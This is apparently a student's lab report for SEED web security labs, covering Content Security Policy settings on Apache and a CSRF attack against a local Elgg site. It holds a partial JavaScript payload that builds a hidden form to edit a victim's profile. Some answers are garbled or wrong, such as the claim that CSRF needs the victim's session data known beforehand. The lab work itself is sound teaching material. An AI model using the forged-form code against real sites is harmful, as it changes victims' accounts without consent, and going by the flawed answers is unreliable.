*apache_csp.conf
~/Desktop/Assignment04/Labsetup/image_www

*apache_csp.conf x script_area5.js x script_area4.js x script_area6.js x index.html x
3 DocumentRoot /var/www/csp
4 ServerName www.example32a.com
5 DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10 DocumentRoot /var/www/csp
11 ServerName www.example32b.com
12 DirectoryIndex index.html
13 Header set Content-Security-Policy " \
14 default-src 'self'; \
15 script-src 'self' *.example70.com '111-111-111' '222-222-222' \
16 *.example60.com \
17 "
18 </VirtualHost>
19
```

## Task 7.4: Answers to the questions in Section 4.4 of the lab


1. When visiting the websites, you observed that the Content Security Policy (CSP) effectively blocked or allowed certain scripts to run depending on its configuration. Scripts from specified trusted sources ran successfully while others, especially inline scripts without nonce, were blocked. This demonstrated CSP's role in mitigating Cross-Site Scripting (XSS) attacks.
2. When I clicked the button on the first website, example32a.com, the JavaScript alert was executed because there was no CSP policy in place. In the second website, example32b.com, the alert was blocked due to the CSP policy that restricted the inline scripts. Finally, on example32c.com, the alert was also blocked because the CSP policy implemented through the PHP code restricted the execution of inline scripts without the specified nonce values.



```
Web_XSS_Elg x example32a.com/ x example32b.com/ x Apache2 Ubuntu x SEED Project x Web_CSRF_Elg x Elgg For SEED x +
CSP Experiment
1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click:
```


```
seed@VM: ~/../image_www x root@1612142a9e70: / seed@VM: ~/../image_www x
GNU nano 4.8 /etc/apache2/sites-available/apache_csp.conf
Purpose: Do not set CSP policies
<VirtualHost *:80>
 DocumentRoot /var/www/csp
 ServerName www.example32a.com
 DirectoryIndex index.html
</VirtualHost>

Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
 DocumentRoot /var/www/csp
 ServerName www.example32b.com
 DirectoryIndex index.html
 Header set Content-Security-Policy " \
 default-src 'self'; \
 script-src 'self' *.example60.com *.example70.com \
 "
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line
```




**Explanation:** I modified the CSP policy in the apache\_config, adding example60.com. Following this, example32b.com displayed a green "ok" signal, indicating a successful policy enforcement.

4.








**Explanation:** I updated the PHP file for example60.com. Upon update, as shown in the screenshot, all 12456 instances displayed green "ok" signals, indicating that the CSP policy was successfully enforced across all instances

5.Content Security Policy (CSP) is an effective tool in preventing Cross-Site Scripting (XSS) attacks because it allows web developers to specify the domains that a browser should consider as valid sources of executable scripts. By restricting the sources from which scripts can be loaded, it mitigates the risk of XSS attacks where an attacker could inject malicious scripts into web pages viewed by users. It also controls various resources, reducing the attack surface of the website and providing granular control over many aspects of content loading and execution.

## Section 3: Lab 3 (Cross-Site Request Forgery Attack Lab)

### Task 1: Observing HTTP Request.




**Explanation:** In this task, I tapped on the top right blue spot on Firefox, sent a request, and recorded the HTTP header.

### Task 2: CSRF Attack using GET Request



```
root@57fb76b533c: /var/www/attacker
1 http:
2 seed@VM: ~/.../Labsetup
3 samy GNU nano 4.8 addfriend.html Modified
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line
```



**Explanation:** I captured the request, obtained the GUID, updated addfriend.html, and then triggered the 'add friend' attack from attacker32.com. As a result, the friend list was updated.

## Task 3: CSRF Attack using POST Request

### Task 3.1: Screenshots of the attack

The screenshot shows a web browser window with the address bar displaying `http://www.seed-server.com/action/profile/edit`. The page content shows a profile for 'Samy' with a profile picture of a person wearing a hat and sunglasses. The browser's developer tools are open, showing the 'HTTP Header Live Sub' for the POST request. The request headers include:

- Host: www.seed-server.com
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Content-Type: multipart/form-data; boundary=-----282970220127951712634036393789
- Content-Length: 3804
- Origin: http://www.seed-server.com
- Connection: keep-alive
- Referer: http://www.seed-server.com/profile/samy/edit
- Cookie: Elgg=rcf7jusqt876g5818bqk4435lq
- Upgrade-Insecure-Requests: 1

The request body is a multipart form data containing the following fields:

- `elgg_token=a_Cq4jXbuTEf8tc`
- `name=Samy`
- `briefdescription=Samy is my hero`
- `accesslevel[briefdescription]=2`
- `guid=56`



The screenshot shows a terminal window with the following JavaScript code being executed:

```
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Samy is my hero.'>";
fields += "<input type='hidden' name='description' value='Samy is my hero.'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='56'>";

// Create a <form> element.
var p = document.createElement("form");


// Construct the form
p.action = "http://www.seed-server.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";

// Append the form to the current page.
```



## CSRF Attacker's Page

- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)



**Explanation:** By analysing the HTTP header, I made changes to the editprofile.html. After that, I conducted an edit profile attack on attacker32.com and verified that the profile was updated.

1. Bob could attempt to exploit security vulnerabilities within the system to obtain Alice's user id without knowing her password. He may target unsecured data storage or retrieval methods, manipulate server responses, or take advantage of other security flaws. Through exploiting these vulnerabilities, Bob could potentially extract Alice's user id, which would allow him to create a fake HTTP request targeted towards her.
2. No, Bob cannot execute a CSRF attack on individuals who visit his malicious webpage without having prior knowledge of their identity. CSRF attacks necessitate information regarding the victim's session, such as authentication tokens or cookies. Since Bob does not know the visitors' identities beforehand, he will not be able to obtain the necessary session information to forge malicious requests and alter their Elgg profiles.



## Task 4: Defense

### Task 4.1: Enabling Elgg's Countermeasure


```
GNU nano 4.8 Csrf.php Modified
* Validate CSRF tokens present in the request
*
* @param Request $request Request
*
* @return void
* @throws CsrfException
*/
public function validate(Request $request) {
 //return; // Added for SEED Labs (disabling the CSRF countermeasure)

 $token = $request->getParam('__elgg_token');
 $ts = $request->getParam('__elgg_ts');


 $session_id = $this->session->getID();

 if (($token) && ($ts) && ($session_id)) {
 if ($this->validateTokenOwnership($token, $ts)) {
```

^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos  
^X Exit   ^R Read File   ^\ Replace   ^U Paste Text   ^T To Spell   ^\_ Go To Line





